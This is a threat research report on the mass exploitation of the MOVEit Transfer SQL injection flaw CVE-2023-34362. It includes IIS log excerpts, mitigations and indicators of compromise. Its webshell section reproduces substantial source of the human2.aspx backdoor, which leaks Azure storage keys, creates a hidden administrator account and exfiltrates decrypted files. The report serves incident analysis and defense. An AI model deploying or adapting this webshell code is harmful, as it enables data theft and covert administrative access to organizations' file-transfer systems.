FORESCOUT RESEARCH | VEDERE LABS

Mass Exploitation of MOVEit Transfer Critical Vulnerability

Analysis of an incident exploiting CVE-2023-34362

Author: Prashant Tilekar
Sai Molige
Daniel dos Santos

Date: June 8, 2023

Contents

1. Executive summary

On May 31, Forescout Research - Vedere Labs uncovered a significant incident where threat actors exploited a critical zero-day vulnerability in the MOVEit Transfer software, which resulted in unauthorized access to and exfiltration of private data, as well as privilege escalation.

MOVEit Transfer is a widely adopted managed file transfer (MFT) solution that enables organizations to securely exchange files with their business partners and customers. The exploited vulnerability has been assigned the identifier CVE-2023-34362.

CVE-2023-34362 is currently being mass exploited, with hundreds of organizations hit simultaneously. Although we could not attribute this particular incident to a specific threat actor with certainty, ongoing exploitation of CVE-2023-34362 has been attributed by CISA, the FBI and other organizations to the Cl0p ransomware group since May 27. The criminal group itself has claimed responsibility for the attacks with an extortion note on their website.

Cl0p is one of the most active ransomware groups and was behind last year's attack on a UK water utility, among many other critical incidents. The group also exploited another vulnerability in a similar MFT tool in January, claiming 130 victims at that time. Researchers found evidence that the group knew about the MOVEit Transfer vulnerability for almost two years but chose to wait for the right moment to use it in a mass attack.

CVE-2023-34362 is an SQL injection affecting MOVEit Transfer versions prior to 2021.0.6 (13.0.6), 2021.1.4 (13.1.4), 2022.0.4 (14.0.4), 2022.1.5 (14.1.5) and 2023.0.1 (15.0.1). The vulnerability allows attackers to manipulate the underlying database and potentially gain unauthorized access. Exploitation of unpatched systems can occur over both HTTP and HTTPS, making all vulnerable instances susceptible to attack.


Fortunately, the software vendor, Progress, promptly addressed this vulnerability and released a patch to mitigate the risk. On June 9, the vendor also released a patch for a second SQL injection vulnerability (CVE is pending) to address concerns of exploit staging. There is no evidence that the second vulnerability has been exploited in the wild.

There are currently more than 2,500 exposed servers running MOVEit Transfer. Seventy-three percent of those are in the U.S., 5% in the UK and 4.5% in Germany, with the remaining 17.5% spread across over 80 other countries. Sixty-eight percent68% of the servers have a similar configuration, running over HTTPS on port 443 on top of the Microsoft IIS web server. These servers are most often observed in organizations in the healthcare, financial services and government sectors.

In this report, we present details of the incident we observed, an analysis of a webshell deployed as payload in the incident and recommended mitigations.

2. Incident analysis

The figure below summarizes the incident that we have detected and analyze further below. First, the threat actor exploited CVE-2023-34362 on an Internet-facing host running a vulnerable version of MOVEit Transfer. Second, the attacker deployed a webshell named *human2.aspx* that allowed them to execute commands on the target. Third, the attacker leveraged the webshell to exfiltrate data to a C2 server.




The table below shows the IIS logs pertaining to the compromised host, which allowed us to further understand the incident.

Activity	**Details** **(format: *date time source_ip cs-method cs-uri-stem cs-uri-query source_port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status time-taken*)**
POST /machine2.aspx	2023-05-30 18:44:53 ::1 POST /machine2.aspx - 80 - ::1 CWinInetHTTPClient - 200 0 0 59
GET /human2.aspx	2023-05-30 18:45:12 10.x.x.x GET /human2.aspx - 443 - 5.252.189.191 user-agent - 200 0 0 68
POST /guestaccess.aspx	2023-05-30 18:44:55 10.x.x.x POST /guestaccess.aspx - 443 - 5.252.190.129 user-agent - 200 0 0 506
	2023-05-30 18:45:00 10.x.x.x POST /guestaccess.aspx - 443 - 5.252.190.129 user-agent - 200 0 0 5216
POST /api/v1/token	2023-05-31 14:40:36 10.x.x.x POST /api/v1/token - 443 - 155.3.252.241 user-agent 200 0 0 281
GET /api/v1/folders	2023-05-30 18:45:02 10.x.x.x GET /api/v1/folders - 443 - 5.252.190.56 user-agent - 200 0 0 184
POST /api/v1/folders/	2023-05-30 18:45:03 10.x.x.x POST /api/v1/folders/899187381/files uploadType=resumable 443 - 5.252.190.56 user-agent - 200 0 0 175
POST /moveitisapi/moveitisapi.dll action=m2	2023-05-30 18:44:53 10.x.x.x POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.186 user-agent - 200 0 0 182
	2023-05-30 18:45:00 10.x.x.x POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.129 user-agent - 200 0 0 55

Activity	Details (format: *date time source_ip cs-method cs-uri-stem cs-uri-query source_port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status time-taken*)
	2023-05-30 18:45:03 10.x.x.x POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.56 user-agent - 200 0 0 52
	2023-05-30 18:45:06 10.x.x.x POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.32 user-agent - 200 0 0 52
PUT /api/v1/folders/ and files uploadType=resumable&fileId=	2023-05-30 18:45:06 10.x.x.x PUT /api/v1/folders/899187381/files uploadType=resumable&fileId=963078804 443 - 5.252.190.32 user-agent- 500 0 0 1352
GET /moveitisapi/moveitisapi.dll action=capa	2023-05-30 18:44:52 10.x.x.x GET /moveitisapi/moveitisapi.dll action=capa 443 - 5.252.190.34 user-agent- 200 0 0 46

/moveitisapi/moveitisapi.dll – This is a legitimate DLL with always-present *action* parameters. The *action* parameter can have a variety of values, some of which are obvious (such as *upload_check*, *ping*, *download* and *end_downld*) and others that are less obvious (such as *upload_nowiz*, *capa*, *hu_downld* and *m2*).

/guestaccess.aspx – This is a legitimate DLL that has very limited logs. The only consistent pattern for this, at least in the cluster we observed, is when a request comes from an external IP address, it has 302 response code.



/api/v1/token – This is a legitimate endpoint that is responsible for “Get/renew a session token using MOVEit Transfer user credentials.”

/api/v1/folders – This is a legitimate endpoint that is responsible for “Folders, folder actions, folder contents and folder properties.” This will have the homeFolderID.

The last two logs in the sample below show the threat actors testing whether the webshell is functioning as expected. One request from 5.252.191.91 returns a 404 error (likely due to the omission of required headers and pass string from the webshell), while the request from 5.252.189.191 returns a 200 response. The order of the

last four logs is also interesting, as /moveitisapi/moveitisapi.dll is used to perform SQL injection while guestaccess.aspx is used for further actions.

```
2023-05-30 18:45:06 10.x.x.x PUT /api/v1/folders/<int>/files uploadType=resumable&fileId=963078804 443 - 5.252.190.32 user_agent - 50
0 0 1352

2023-05-30 18:45:06 10.x.x.x POST /moveitisapi/moveitisapi.dll action=m2 443 - 5.252.190.32 user_agent - 200 0 0 52

2023-05-30 18:45:07 10.x.x.x POST /guestaccess.aspx - 443 - 5.252.190.56 user_agent - 200 0 0 334

2023-05-30 18:45:10 10.x.x.x GET /human2.aspx - 443 - 5.252.191.91 user_agent - 404 0 0 1515

2023-05-30 18:45:12 10.x.x.x GET /human2.aspx - 443 - 5.252.189.191 user_agent - 200 0 0 68
```

/downloads - We have also observed file and folder downloads from */downloads* URI right after the successful testing of the functionality and parameter check of the webshell. The Refer could be either an IP address of the exposed or could be the domain name of MOVEit Transfer. This indicates more of the “smash and grab” to recoup as many files as possible quickly.

```
2023-05-30 18:45:38 10.x.x.x GET /download arg01=file<id>,file<id>,file<id>,fi
le<id>62989295,file<id>,file<id>,file<id>&arg02=attachments&arg03=<hash> 443 - <ip>
user_agent https://ftp.<org>.com/human.a
spx?r=<id>&orgid=<org_id>&rd=1 200 0 0 8509
```

3. The human2.aspx webshell

The figures below are all snippets of code from the human2.aspx webshell. At the beginning, it imports legitimate MOVEit DMZ classes and establishes a database connection (in this case, using MySQL) with the provided database settings. It then returns an object indicating the success or failure of the connection. The code uses a class-level *Random* object called *random*, along with a *RandomString* method that generates a random string of a specified length, used later in username creation.

```
<%@ Import Namespace="MOVEit.DMZ.ClassLib" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Infrastructure.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Files" %>
<%@ Import Namespace="MOVEit.DMZ.Cryptography.Contracts" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Cryptography" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.FileSystem" %>
<%@ Import Namespace="MOVEit.DMZ.Core" %>
<%@ Import Namespace="MOVEit.DMZ.Core.Data" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Users" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users.Enum" %>
<%@ Import Namespace="MOVEit.DMZ.Application.Contracts.Users" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.IO.Compression" %>
private Object connectDB()
 { var MySQLConnect = new DbConn(SystemSettings.DatabaseSettings());
 bool flag= false;
 string text = null;
 flag = MySQLConnect.Connect();
 if (!flag){
        return text; }
     return MySQLConnect;
}
```

Once connected, the *Page_load* function checks the value of the received *X-siLock-Comment* header against a pre-defined password. If the provided password fails to match the expected value, a 404 response code is immediately returned. If the password is correct, then the webshell establishes a successful connection with the server and provides functionality according to the value of the *X-siLock-Step1* header, which can be -1, -2 or *null*.

```
private Random random = new Random();
public string RandomString(int length) {
    const string chars = "abcdefghijklmnopqrstuvwxyz0123456789";
    return new string(Enumerable.Repeat(chars, length).Select(s => s[random.Next(s.Length)]).ToArray());
}
protected void Page_load(object sender, EventArgs e) {
    var pass = Request.Headers["X-siLock-Comment"];
    if (IString.Equals(pass, "51b6439d-a518-4f75-8609-c864faa16559")) {
        Response.StatusCode = 404;
        return;
    }
    Response.AppendHeader("X-siLock-Comment", "comment");
    var instid = Request.Headers["X-siLock-Step1"];
    string x = null;
    DbConn MySQLConnect = null;
    var r = connectDB();
    if (r is String) {
        Response.Write("OpenConn: Could not connect to DB: " + r);
        return;
    }
    try {
        MySQLConnect = (DbConn)r;
        if (int.Parse(instid) == -1) {
            string azureAccout = SystemSettings.AzureBlobStorageAccount;
            string azureBlobKey = SystemSettings.AzureBlobKey;
            string azureBlobContainer = SystemSettings.AzureBlobContainer;
            Response.AppendHeader("AzureBlobStorageAccount", azureAccout);
            Response.AppendHeader("AzureBlobKey", azureBlobKey);
            Response.AppendHeader("AzureBlobContainer", azureBlobContainer);
            var query = "select f.id, f.instid, f.folderid, filesize, f.Name as Name, u.LoginName as uploader,
fr.FolderPath , fr.name as fname from folders fr, files f left join users u on f.UploadUsername = u.Username
where f.FolderID = fr.ID";
```

If the value of *X-siLock-Step1* is -1, the webshell leaks Azure information and gathers crucial data from the MOVEit environment. This involves leveraging the response header to expose Azure-related details and generating a GZIP stream that includes files, their owners, sizes and institutional data stored within MOVEit.

If the value of *X-siLock-Step1* is -2, the webshell deletes a user named "Health Check Service" from the database.

```
        }
    } else if (int.Parse(instid) == -2) {
        var query = String.Format("Delete FROM users WHERE RealName='Health Check Service'");
        new RecordSetFactory(MySQLConnect).GetRecordset(query, null, true, out x);
    } else {
        var fileid = Request.Headers["X-siLock-Step3"];
        var folderid = Request.Headers["X-siLock-Step2"];
        if (fileid == null && folderid == null) {
            SessionIDManager Manager = new SessionIDManager();
            string NewID = Manager.CreateSessionID(Context);
            bool redirected = false;
            bool IsAdded = false;
            Manager.SaveSessionID(Context, NewID, out redirected, out IsAdded);
            string username = "";
```

If no specific *X-siLock-Step1* value is specified, the webshell retrieves files specified by the *X-siLocked-Step2* and *X-SiLocked-Step3* headers, enabling the seamless transfer of specific files, as requested.

If the *X-siLocked-Step2* and *X-SiLocked-Step3* headers are not provided, then the webshell introduces a new administrative user named "Health Check Service" into the database. This new user is assigned administrative privileges, granting the attacker elevated access within the system.

```
            username = RandomString(16);
            query1 += String.Format("INSERT INTO users (Username, LoginName, InstID, Permission,
RealName, CreateStamp, CreateUsername, HomeFolder, LastLoginStamp, PasswordChangeStamp) values
('{0}','{1}',{2},{3},'{4}', CURRENT_TIMESTAMP,'Automation',(select id from folders where instID=0 and
FolderPath='/'), CURRENT_TIMESTAMP, CURRENT_TIMESTAMP);", username, "Health Check Service",
int.Parse(instid), 30, "Health Check Service", "Automation", "Services");
          }
          query1 += String.Format("insert into activesessions (SessionID, Username, LastTouch, Timeout,
IPAddress) VALUES ('{0}','{1}',CURRENT_TIMESTAMP, 9999, '127.0.0.1')", NewID, username);
          new RecordSetFactory(MySQLConnect).GetRecordset(query1, null, true, out x);
        } else {
          DataFilePath dataFilePath = new DataFilePath(int.Parse(instid), int.Parse(folderid), fileid);
          SILGlobals siGlobs = new SILGlobals();
          siGlobs.FileSystemFactory.Create();
          EncryptedStream st = Encryption.OpenFileForDecryption(dataFilePath,
siGlobs.FileSystemFactory.Create());
          Response.ContentType = "application/octet-stream";
          Response.AppendHeader("Content-Disposition", String.Format("attachment; filename={0}", fileid));
          using(var gzipStream = new GZipStream(Response.OutputStream, CompressionMode.Compress)) {
            st.CopyTo(gzipStream);
          }
        }
      }
    } catch (Exception) {
      Response.StatusCode = 404;
      return;
    }
```

4. Recommended mitigations

Progress, the MOVEit Transfer vendor, has released immediate mitigation measures to assist in preventing the exploitation of CVE-2023-34362. The table below shows the security patch for each supported version of MOVEit Transfer. Customers on unsupported versions should upgrade to one of the supported fixed versions below.

Affected Version	Fixed Version
MOVEit Transfer 2023.0.0 (15.0)	MOVEit Transfer 2023.0.1
MOVEit Transfer 2022.1.x (14.1)	MOVEit Transfer 2022.1.5
MOVEit Transfer 2022.0.x (14.0)	MOVEit Transfer 2022.0.4
MOVEit Transfer 2021.1.x (13.1)	MOVEit Transfer 2021.1.4
MOVEit Transfer 2021.0.x (13.0)	MOVEit Transfer 2021.0.6
MOVEit Transfer 2020.1.x (12.1)	Special patch available
MOVEit Transfer 2020.0.x (12.0) or older	Must upgrade to a supported version
MOVEit Cloud	Prod:14.1.4.94 *or* 14.0.3.42 Test: 15.0.1.37

Additional recommended mitigation includes:

- Disable all HTTP and HTTPs traffic to your MOVEit Transfer environment. For instance, modify firewall rules to deny HTTP and HTTPS traffic towards affected products on ports 80 and 443.
- Review logs for unexpected downloads of files from unknown IPs or large numbers of files downloaded. Give special attention to GET requests with the cs_uri_stem=/download parameter. These requests may

indicate attempts at file exfiltration, where unauthorized individuals or threat actors are attempting to retrieve sensitive data from the system.

- Delete unauthorized files (such as *human2.aspx*) and user accounts (such as *"Health Check Service"*) found on a system.

5. IOCs

The following IOCs have been observed either as part of the incident we analyzed or from external public sources. Most of the observed IP addresses have SSH, OpenVPN, GhostVPN or HTTP proxies open, with some exceptions that have RDP, SMB, NetBios and routers. The latter services are likely compromised devices on their own, but we did not find evidence to back up the claim.

Type	Indicators
IP address	92.118.36.112 92.51.2.10 3.132.217.53 186.211.1.7 5.252.189.191 5.252.190.129 5.252.190.56 5.252.190.186 5.252.190.32 5.252.190.34 45.148.120.161 45.148.120.113 4.227.193.241 27.115.124.45 197.231.197.11 185.7.33.149 185.213.175.253 180.163.220.66 102.129.143.22
SHA256	0ea05169d111415903a1098110c34cdbbd390c23016cd4e179dd9ef507104495 2413b5d0750c23b07999ec33a5b4930be224b661aaf290a0118db803f31acbc5 348e435196dd795e1ec31169bd111c7ec964e5a6ab525a562b17f10de0ab031d 387cee566aedbafa8c114ed1c6b98d8b9b65e9f178cf2f6ae2f5ac441082747a 3a977446ed70b02864ef8cfa3135d8b134c93ef868a4cc0aa5d3c2a74545725b 3ab73ea9aebf271e5f3ed701286701d0be688bf7ad4fb276cb4fbe35c8af8409 4359aead416b1b2df8ad9e53c497806403a2253b7e13c03317fc08ad3b0b95bf 48367d94ccb4411f15d7ef9c455c92125f3ad812f2363c4d2e949ce1b615429a 5b566de1aa4b2f79f579cdac6283b33e98fdc8c1cfa6211a787f8156848d67ff 6015fed13c5510bbb89b0a5302c8b95a5b811982ff6de9930725c4630ec4011d 702421bcee1785d93271d311f0203da34cc936317e299575b06503945a6ea1e0 9d1723777de67bc7e11678db800d2a32de3bcd6c40a629cd165e3f7bbace8ead 9e89d9f045664996067a05610ea2b0ad4f7f502f73d84321fb07861348fdc24a a1269294254e958e0e58fc0fe887ebbc4201d5c266557f09c3f37542bd6d53d7

	b1c299a9fe6076f370178de7b808f36135df16c4e438ef6453a39565ff2ec272 c56bcb513248885673645ff1df44d3661a75cfacdce485535da898aa9ba320d4 c77438e8657518221613fbce451c664a75f05beea2184a3ae67f30ea71d34f37 cf23ea0d63b4c4c348865cefd70c35727ea8c82ba86d56635e488d816e60ea45 d477ec94e522b8d741f46b2c00291da05c72d21c359244ccb1c211c12b635899 d49cf23d83b2743c573ba383bf6f3c28da41ac5f745cde41ef8cd1344528c195 daaa102d82550f97642887514093c98ccd51735e025995c2cc14718330a856f4 e8012a15b6f6b404a33f293205b602ece486d01337b8b3ec331cd99ccadb562e ea433739fb708f5d25c937925e499c8d2228bf245653ee89a6f3d26a5fd00b7a f0d85b65b9f6942c75271209138ab24a73da29a06bc6cc4faeddcb825058c09d fe5f8388ccea7c548d587d1e2843921c038a9f4ddad3cb03f3aa8a45c29c6a2f 4546144efb671ad4f12d81d976134903b587c31f85991626850dec3d07859d5c 53a8ef6df8ded48541178a8136d2ea6ab629a64cb44b922b2c37f3f96f77a640 93137272f3654d56b9ce63bec2e40dd816c82fb6bad9985bed477f17999a47db 01a693874c7a08826332390c7c1012cb99e5834b90917e2ee7ffb5de56a61e17 02d9a530964c8b7b8c1ff960ab078f806cb933bda0f2011abc2a25d7e89bc8a9 6cbf38f5f27e6a3eaf32e2ac73ed02898cbb5961566bb445e3c511906e2da1fa bdd4fa8e97e5e6eaaac8d6178f1cf4c324b9c59fc276fd6b368e811b327ccf8b e96a9a876ce4246781ef41a5316739a5711e393840e7f763e6e2a6c8c795ddb1 3c0dbda8a5500367c22ca224919bfc87d725d890756222c8066933286f26494c 769f77aace5eed4717c7d3142989b53bd5bac9297a6e11b2c588c3989b397e6b 7c39499dd3b0b283b242f7b7996205a9b3cf8bd5c943ef6766992204d46ec5f1 ad8d9db2e65dde04fc017961e474e58e109114f561ddf33424d602f69e6c0e2d c58c2c2ea608c83fad9326055a8271d47d8246dc9cb401e420c0971c67e19cbf b9a0baf82feb08e42fa6ca53e9ec379e79fbe8362a7dac6150eb39c2d33d94ad f40e9833ac1e31252edc39c9800742dfef5886e137bf302127b9adcb8adc2f27 367fa8b3bafd99cb0fa5efc23ffb91d0daef6e33be1378ee1eb525ff9ddd9095